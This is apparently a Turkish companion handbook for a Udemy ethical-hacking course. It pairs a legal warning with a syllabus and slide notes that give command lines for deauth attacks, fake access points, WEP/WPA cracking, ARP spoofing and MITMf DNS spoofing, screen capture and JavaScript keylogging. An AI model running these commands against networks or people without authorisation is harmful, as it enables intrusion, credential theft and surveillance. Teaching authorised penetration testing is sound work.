

ATIL SAMANCIOĞLU

**ETIK HACKER'IN
EL KITABI**

UYARI!

Bu el kitabında yer alan bilgiler Udemy'de yayınlanan "Etik Hacker Nasıl Olunur" kursunun destekleyici notlarıdır. Kursta da belirtildiği gibi burada öğretilen tekniklerin kullanımı eğer izniniz yok ise yasa dışıdır.

Öğrendiğiniz teknikleri kesinlikle kendi ağınızda test ediniz ve resmi olarak sözleşmeniz, anlaşmanız olmayan hiç bir kuruma karşı kullanmayıniz.

Kursu izleyen ve bu kitabı okuyan herkes yasal zeminde kalma sorumluluğunu kabul etmiştir.

Bu notlar sadece kurs alanlara hitap etmektedir. Bu kitabı izinsiz paylaşmak yasaktır.

İÇERİK

- ▶ Giriş
- ▶ Hoşgeldiniz
- ▶ Kursta Neler Öğreneceğiz?
- ▶ İngilizce Terimler
- ▶ Başlamadan Önce

İÇERİK

► Kurulum

- ▶ Sanal Makina Nedir? Neden Sanal Makina?
- ▶ Virtual Box Yüklemek
- ▶ Kali Linux Nedir? Nasıl Yüklenir?
- ▶ Kali Linux Ayarları
- ▶ Windows 10 İndirmek
- ▶ Windows 10 Ayarları
- ▶ Snapshot Almak

İÇERİK

- ▶ Kali Linux
 - ▶ Kali Linux Genel Görünüm
 - ▶ Linux Komutları
 - ▶ Kali Şifresini Değiştirmek

İÇERİK

- ▶ Internette Anonim Olmak
 - ▶ Ağlar Nasıl Çalışır?
 - ▶ VPN & DNS
 - ▶ DNS Ayarlarını Değiştirmek
 - ▶ VPN Book Kullanmak
 - ▶ Pratik VPN Kullanımları

iÇERİK

- ▶ Dark Web
- ▶ Dark Web Nedir?
- ▶ Tor Browser
- ▶ Dark Web'de Gezinmek

İÇERİK

- ▶ Ağlara Saldırmak İçin Ayarlar
 - ▶ Network Penetration Nedir?
 - ▶ Wireless Kart Seçimi
 - ▶ Wireless Kartımızı Kali Linux'e Tanıtmak
 - ▶ MAC Adresi Nedir?
 - ▶ Monitor ve Managed Modlar

İÇERİK

- ▶ Ağlarla İlgili Bilgi Toplamak
 - ▶ Ağları İncelemek
 - ▶ Belirli Bir Ağa Özel Bilgi Edinmek
 - ▶ Yetkisizlendirme Saldırıları
 - ▶ Canlı Deauth Saldırısı
 - ▶ Sahte Modem Saldırıları
 - ▶ Mana Toolkit Kullanımı
 - ▶ Sahte İnterneti Kullanmak

İÇERİK

- ▶ Ağlara Saldırmak
 - ▶ Şifreleme Modelleri
 - ▶ WEP Şifrelerini KırmaK
 - ▶ Sahte Yetkilendirme
 - ▶ Paket Yüklemek
 - ▶ WPA Nasıl Çalışır?
 - ▶ El Sıkışması Yakalamak
 - ▶ Wordlist Hazırlamak
 - ▶ Canlı WPA KırmaK
 - ▶ Daha Güvenli Bir Ağ

İÇERİK

► Bağlantı Sonrası Yapılacaklar

- ▶ Bağlantı Sonrası Ayarlar
- ▶ netdiscover Kullanımı
- ▶ nmap Kullanmak
- ▶ Ortadaki Adam (Man In The Middle)
- ▶ ARP Saldırısı
- ▶ MITM Framework
- ▶ Güvenli Siteleri Kırmak
- ▶ HSTS Nedir?
- ▶ DNS ile oynamak
- ▶ Ekran Görüntülerini Ele Geçirmek
- ▶ Keylogger Yüklemek
- ▶ Javascript Kodu Çalıştırmak
- ▶ Wireshark Başlangıç
- ▶ Wireshark Analizi
- ▶ Ortadaki Adamdan Korunmak

İÇERİK

- ▶ Bilgisayarlara Saldırmak
 - ▶ Bilgisayarı Ele Geçirmek
 - ▶ Metasploitable 2 VM Yüklemek
 - ▶ Açıklar Bulmak
 - ▶ İlk Hack'lememiz
 - ▶ Kullanıcı Adı Açığı Hack'lemek
 - ▶ Veritabanı Açığını Kullanmak
 - ▶ MSFC Yüklemek (Metasploit community)
 - ▶ Tarama Yapmak
 - ▶ Session Açımak

İÇERİK

▶ Kullanıcılara Saldırmak

- ▶ Kullanıcılara Saldırmak Nedir?
- ▶ Veil Yüklemek
- ▶ Veil Genel Görünüm
- ▶ Arka Kapı Yaratmak
- ▶ Anti Virüslere Yakalanmamak
- ▶ Multihandler Kullanımı
- ▶ Trojanları Test Etmek
- ▶ BDFProxy Ayarları
- ▶ Trojan Yamamak

İÇERİK

- ▶ Sosyal Mühendislik
 - ▶ Sosyal Mühendislik Nedir?
 - ▶ Maltego Görünüm
 - ▶ Saldırı Stratejisi
 - ▶ Görsel Seçmek
 - ▶ Görsellerle Dosyayı Birleştirmek
 - ▶ Daha İnandırıcı Bir Dosya
 - ▶ Uzantıları Değiştirmek
 - ▶ E-mailleri Değiştirmek

İÇERİK

- ▶ Sosyal Medya Güvenliği
 - ▶ Sosyal Medya Giriş
 - ▶ Brute Force Saldırıları
 - ▶ Oltalama Saldırıları
 - ▶ Sosyal Medyamızı Güvenli Yapmak

İÇERİK

- ▶ Beef
 - ▶ Beef Nedir?
 - ▶ Hedefi Oltaya Takmak
 - ▶ JS Enjeksiyonu
 - ▶ Basit Komutlar
 - ▶ Facebook, Youtube Şifrelerini Çalmak
 - ▶ Trojan Enjekte Etmek
 - ▶ Kendimizi Nasıl Koruruz?

İÇERİK

- ▶ Dış Ağa Saldırmak
 - ▶ Ağ Ayarları
 - ▶ Dış Ağ Trojan
 - ▶ Dış Ağdaki Bilgisayarı Hack'lemek

İÇERİK

- ▶ Sahte Oyun Web Sitesi
 - ▶ Dış Ağda Beef Saldırısı
 - ▶ Ubuntu Sunucu Oluşturmak
 - ▶ Oyun Websitesi Yapmak
 - ▶ Beef Kurmak
 - ▶ Beef'i Dışarıda Çalıştırmak
 - ▶ Oyuna Javascript Eklemek
 - ▶ No IP Nedir?
 - ▶ Telefonu Hack'lemek
 - ▶ Kendimizi Nasıl Koruruz?

İÇERİK

- ▶ Bilgisayarı Ele Geçirdikten Sonra
 - ▶ Meterpreter Seansları
 - ▶ İşlem Göçü
 - ▶ Önemli Dosyaları Çalmak
 - ▶ Ekran Görüntüsü Almak
 - ▶ Bağlantıyı Sürdürülebilir Hale Getirmek

iÇERİK

- ▶ Web Sitesi Bilgi Toplamak
 - ▶ Websitesi Hack'lemek Ayarlar
 - ▶ Yeniden Maltego!
 - ▶ Netcraft
 - ▶ Ters IP Araması
 - ▶ Whois Sorgusu
 - ▶ Robots
 - ▶ Alt Adresler

İÇERİK

- ▶ Web Sitesi Pentesting
- ▶ Kod Uygulama Açıkları
- ▶ Ters TCP Komutları
- ▶ Dosya Yükleme Açıkları
- ▶ Dosya Barındırma Açıkları

İÇERİK

- ▶ XSS ile Web Sitesi Hackleme
 - ▶ XSS Nedir?
 - ▶ URL İle XSS
 - ▶ Kayıtlı XSS
 - ▶ XSS İle Gerçek Hacking Deneyimi
 - ▶ XSS'den Nasıl Korunurum?

İÇERİK

- ▶ SQL Kodları
 - ▶ SQL Ve Veritabanı
 - ▶ Android Studio Örneği
 - ▶ Veritabanına Kayıt Yapmak
 - ▶ Veritabanından Değerleri Okumak
 - ▶ Verileri Silmek ve Güncellemek

İÇERİK

► SQL Aşılama

- ▶ Metasploitable Veritabanları
- ▶ Mutillidae Veritabanı
- ▶ Açıkları Aramak
- ▶ SQL Enjeksiyon POST Metodu
- ▶ SQL Enjeksiyon GET Metodu
- ▶ Veritabanındaki Tüm Verileri Çalmak
- ▶ Veritabanı İsimlerini Öğrenmek
- ▶ Daha Derinlere İnmek
- ▶ Herşeyi Ele Geçirmek

İÇERİK

- ▶ Websitesi Pentest Araçları

- ▶ Sqlmap

- ▶ Zap

- ▶ Zap Analizi

NELER ÖĞRENECEĞİZ

► Bilgisayarı Ele Geçirmeden Önce

- ▶ VPN - Dark Web

- ▶ Network Pentesting

► Bilgisayarı Ele Geçirmek

- ▶ Bilgisayara Saldırmak

- ▶ Kullanıcıya Saldırmak

► Bilgisayarı Ele Geçirdikten Sonra

- ▶ Meterpreter vb. Metodlar

► Websitelerine Saldırmak

- ▶ Kod Açıkları

- ▶ SQL Enjeksiyon

- ▶ XSS




İNGİLİZCE TERİMLER

- ▶ Virtual Machine: Sanal Makina
- ▶ Pentesting / Penetration Testing: Gizlice Sızma Testi
- ▶ Vulnerability: Korunmasız / Açık Nokta
- ▶ Exploit: Sömürmek / Faydalananmak
- ▶ Php, python, ruby, javascript, go: Programlama dilleri
- ▶ Network: Ağ
- ▶ Server: Sunucu
- ▶ Router: Modem
- ▶ Start: Başlatmak
- ▶ Stop: Durdurmak
- ▶ File Name: Dosya Adı
- ▶ Authentication: Doğrulama
- ▶ User: Kullanıcı
- ▶ Password: Şifre
- ▶ Database: Veritabanı
- ▶ Request: İstek
- ▶ Response: Cevap
- ▶ Inject: Aşılama
- ▶ Wordlist: Kelime listesi

VIRTUAL MACHINE




IP - DNS - VPN



192.168.0.1
85.100.25.149

DARK WEB



NETWORK PENETRATION

- ▶ Ağa Bağlanmadan Önce
- ▶ Ağa Bağlanırken - Wi-fi Kırma
- ▶ Ağa Bağlandıktan Sonra
- ▶ Güvenlik Önlemleri




MAC ADDRESS

- ▶ ifconfig <interface> down
- ▶ macchanger -m <mac> <interface>
- ▶ ifconfig <interface> up



MONITOR VS MANAGED



AIRODUMP-NG

- ▶ airmon-ng start <interface> (monitor mode)
- ▶ airodump-ng <interface>
- ▶ control + c



AIRODUMP-NG




- ▶ airodump-ng –channel <channel> –bssid <bssid> –write <file_name> <interface>
- ▶ airodump-ng –channel 12 –bssid 40:30:20:10 –write test mon0



YETKISIZLENDIRME SALDIRISI

- ▶ aireplay-ng –deauth <#packets> -a <AP> <interface>
- ▶ ex: aireplay-ng –deauth 1000 -a 10:20:30:40 mon0
- ▶ aireplay-ng –deauth <#packets> -a <AP> - c <target>
<interface>
- ▶ ex: aireplay-ng –deauth 1000 -a 10:20:30:40 - c 00:AA:11:BB
mon 0

SAHTE MODEM SALDIRILARI



SAHTE MODEM SALDIRILARI

- ▶ apt-get install mana-toolkit
- ▶ leafpad /etc/mana-toolkit/hostapd-mana.conf
- ▶ leafpad /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
- ▶ bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh

ŞİFRELEME TEKNİKLERİ

- ▶ WEP
- ▶ WPA / WPA2



WEP CRACKING

- ▶ airodump-ng –channel <channel> –bssid <bssid> –write <file_name> <interface>
- ▶ ex: airodump-ng –channel 10 -bssid 10:20:30:40 -write test mon0
- ▶ aircrack-ng <file_name>
- ▶ ex: aircrack-ng test-01.cap

WEP CRACKING - SAHTE YETKILENDIRME

- ▶ aireplay-ng –fakeauth 0 -a <target_MAC> -h <kali_MAC> <interface>
- ▶ ex: aireplay-ng –fakeauth 0 -a 10:20:30:40 -h 50:AA:BB:40 mon0

A large, red, textured watermark reading "FAKE" diagonally across the slide.

WEP CRACKING - PAKET YÜKLEME

- ▶ aireplay-ng –arpreplay-ng -b <target_MAC> -h <kali_MAC> <interface>
- ▶ aireplay-ng –arpreplay-ng - b 10:20:30:40 -h 00:aa:bb:33 mon0



WPA CRACKING

- ▶ Handhsake
- ▶ Wordlist



WPA/WPA2

- ▶ airodump-ng –channel <channel> –bssid <bssid> –write <file_name> <interface>
- ▶ ex: airodump-ng –channel 10 - bssid 10:20:30:40 -write test mon0
- ▶ aireplay-ng –deauth <#packets> -a <AP> -c <target> <interface>
- ▶ ex: aireplay-ng –deauth 1000 - a 10:20:30:40 -c aa:bb:30:40 mon0

CRUNCH

- ▶ ./ crunch <min> <max> <char> -t <pattern> -o file
- ▶ ex: ./ crunch 8 10 123!'^+% -t m@@@@p -file wordlist



WPA/WPA2 WORDLIST

- ▶ aircrack-ng <handshake_file> -w <wordlist>
- ▶ ex: aircrack-ng test-01.cap -w wordlist




DISCOVER

- ▶ netdiscover -i <interface> -r <range>
- ▶ ex: netdiscover -i wlan0 192.168.1.1/24
- ▶ zenmap
 - ▶ ping scan
 - ▶ quick scan
 - ▶ quick scan plus


PORTS

Port #	Protocol	Port #	Protocol
20/21	FTP	123	NTP
22	SSH	137/138/139	NetBios
23	Telnet	143	IMAP
25	SMTP	161/162	SNMP
53	DNS	179	BGP
67/68	DHCP	389	LDAP
69	TFTP	443	HTTPS
80	HTTP	636	LDAPS
110	POP	989/990	FTP w SSL/TLS

MITM - ORTADAKI ADAM



MITM - ORTADAKI ADAM



MITM - ORTADAKI ADAM

- ▶ arpspoof -i <interface> -t <target_IP> <AP_IP>
- ▶ arpspoof -i <interface> -t <AP_IP> <target_IP>
- ▶ echo 1 > /proc/sys/net/ipv4/ip_forward

MITMF

- ▶ mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface>
- ▶ echo 1 > /proc/sys/net/ipv4/ip_forward

MITM DNS

- ▶ leafpad /etc/mitmf/mitmf.conf
- ▶ [[[A]]] Records
- ▶ mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface> –dns

MITM SCREEN

- ▶ `mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface> –screen`
- ▶ `/var/log/mitmf/`

- ▶ `mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface> –jskeylogger`

